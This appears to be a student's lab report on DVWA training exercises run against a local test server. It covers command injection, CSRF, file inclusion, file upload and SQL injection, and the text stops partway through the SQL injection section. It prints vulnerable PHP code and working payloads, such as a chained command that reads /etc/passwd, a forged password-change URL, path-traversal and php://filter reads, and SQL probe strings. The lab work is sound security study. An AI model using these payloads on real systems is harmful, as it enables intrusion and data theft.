Lab3

> Student ID: 3190104783
> Name: Ou Yixin
> Date: 2022-03-22

1 Command Injection


Command injection is an injection attack that can execute system or application commands as a result of not doing filtering or poor filtering of some function's parameters.

View the source code:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

We can see that the script directly determines the type of operating system to ping, without any filtering of the input data. We can add the command we want to run using the command linker ‘&’.

```
foo & cat /etc/passwd
```




```
foo & hostname -f
```

2 CSRF (Cross-Site Request Forgery)

CSRF uses the victim's not yet invalid authentication information (cookie, session, etc.) to trick him into clicking on a malicious link or visiting a page containing the attack code, and sends a request to the server as the victim without the victim's knowledge, thus completing the illegal operation.

View the source code:

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysq
li_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((t
rigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does n
ot work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCur
rentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>'
 . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"])
: (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $_
__mysqli_res);
}

?>
```

We can find that the script simply determines the two passwords entered by the user to see if they are equal. If they are not equal, it outputs a message that the passwords do not match. If they are equal, check whether the global variable of the database connection is set and whether it is an object. If yes, use mysqli_real_escape_string() function to escape some characters, encrypt them with md5, and update the database. If not, output an error.


The URL to change the password is available after trying:

```
http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new={password_new}&password_conf=
{password_conf}&Change=Change#
```


Next, create a new browser page and enter the following URL:

```
http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=oyx1234&password_conf=oyx1234
&Change=Change#
```

Then it jumps to the page of successful password change



Test if the password is changed successfully:



3 File Inclusion


Developers will write the same function in a separate file, when you need to use a function directly call this file, no need to write again, this file call process is called file inclusion. In order to make the code more flexible, the developer will be included in the file set as a variable, used for dynamic calls, resulting in the client can maliciously call a malicious file, resulting in file inclusion vulnerability.

View the source code:

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```


We found that the code does not apply any kind of filtering to the included files, which allows us to do the inclusion of arbitrary files.

Check the file1.php file, then the path to the site is exposed:



Change the URL to the following.

```
http://127.0.0.1/DVWA/vulnerabilities/fi/?page=../../hackable/flags/fi.php
```



We should use “php://filter” prevent a php file from being executed while accessing.

Change the URL to the following.

```
http://127.0.0.1/DVWA/vulnerabilities/fi/?page=php://filter/read=convert.base64-encod
e/resource=../../hackable/flags/fi.php
```

We can then read the content of the file which is encrypted by base64 algorithm.


```
PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FfV0VCX1BBR0VfVE9fUk9PVCcgKSApIHsKCWV4aXQgKCJOaWNlIH
RyeSA7LSkuIFVzZSB0aGUgZmlsZSBpbmNsdWRlIG5leHQgdGltZSEiKTsKfQoKPz4KCjEuKSBCb25kLiBKYW1l
cyBCb25kCgo8P3BocAoKZWNobyAiMi4pIE15IG5hbWUgaXMgU2hlcmxvY2sgSG9sbWVzLiBJdCBpcyBteSBidX
NpbmVzcyB0byBrbm93IHdoYXQgb3RoZXIgcGVvcGxlIGRvbid0IGtub3cuXG5cbjxiciciAvPjxiciciAvPlxuIjsK
CiRsaW5lMyA9ICIzLikgUm9tZW8sIFJvbWVvISBXaGVyZWZvcmUgYXJ0IHRob3UgUm9tZW8/IjsKJGxpbmUzID
0gIi0tTElORSBISURERU4gOyktLSI7CmVjaG8gJGxpbmUzIC4gIlxuXG48YnIgLz48YnIgLz5cbiI7CgokbGlu
ZTQgPSAiTkM0cEkiIC4gIkZSb1pTQndiMjlzIiAuICJJRzl1SUgiIC4gIlJvWlNCeWIyOW1JRzEiIC4gIjFjM1
FnYUdGIiAuICIyWlNCaCIgLiAiSUd4bFkiIC4gIldzdSI7CmVjaG8gYmFzZTY0X2RlY29kZSggJGxpbmU0ICk7
Cgo/PgoKPCEtLSA1LikgVGhlIHdvcmxkIGlzbid0IHJ1biBieSB3ZWFwb25zIGFueW1vcmUsIG9yIGVuZXJneS
wgb3IgbW9uZXkuIEl0J3MgcnVuIGJ5IGxpdHRsZSBvbmVzIGFuZCB6ZXJvZXMsIGxpdHRsZSBiaXRzIG9mIGRh
dGEuIEl0J3MgYWxsIGp1c3QgZWxlY3Ryb25zLiAtLT4K
```

Decode the string we we can get:

```
<?php

if( !defined( 'DVWA_WEB_PAGE_TO_ROOT' ) ) {
  exit ("Nice try ;-). Use the file include next time!");
}

?>

1.) Bond. James Bond

<?php

echo "2.) My name is Sherlock Holmes. It is my business to know what other people do
n't know.\n\n<br /><br />\n";

$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n<br /><br />\n";

$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" .
"IGxlY" . "Wsu";
echo base64_decode( $line4 );

?>

<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by litt
le ones and zeroes, little bits of data. It's all just electrons. -->
```

We can notice from the code that the fourth quote is also encrypted by base64 algorithm, so we have to decrypt it. Finally, we can read all five famous quotes as below:

```
1.) Bond. James Bond
2.) My name is Sherlock Holmes. It is my business to know what other people don't kno
w.
3.) Romeo, Romeo! Wherefore art thou Romeo?
4.) The pool on the roof must have a leak.
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little on
es and zeroes, little bits of data. It's all just electrons.
```

4 File Upload

File upload vulnerability is usually due to the lack of strict filtering and checking of the type and content of uploaded files, allowing attackers to gain webshell access to the server by uploading Trojans.


View the source:

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

We can find that the server does not do any checking and filtering on the type and content of the uploaded files, and there is an obvious file upload vulnerability. After generating the upload path, the server will check whether the upload is successful and return the corresponding prompt message.

Upload a php file as follows

```php
<?php
    echo("This is a virus!")
?>
```



Using the URL obtained in the previous question, enter the following:

```
http://127.0.0.1/DVWA/vulnerabilities/fi/?page=../../hackable/uploads/virus.php
```

We find that the php file has been executed.

5 SQL Injection

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).


View the source code:


```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$i
d';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre
>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_sto
n"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre
>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</
pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$i
d';";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
```

```
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$las
t}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}

?>
```

We can find that the server does not have any filter on the input `user_id`.

5.1 Check whether there exists SQL injection







Based on the alert page after entering the error content, we can determine that there exists SQL injection.

5.2 Check whether the injection is character or numeric


Input: `1 and 1=1`




Input: `1 and 1=2`



Input: `1' and '1'='1`




Input: `1' and '1'='2`



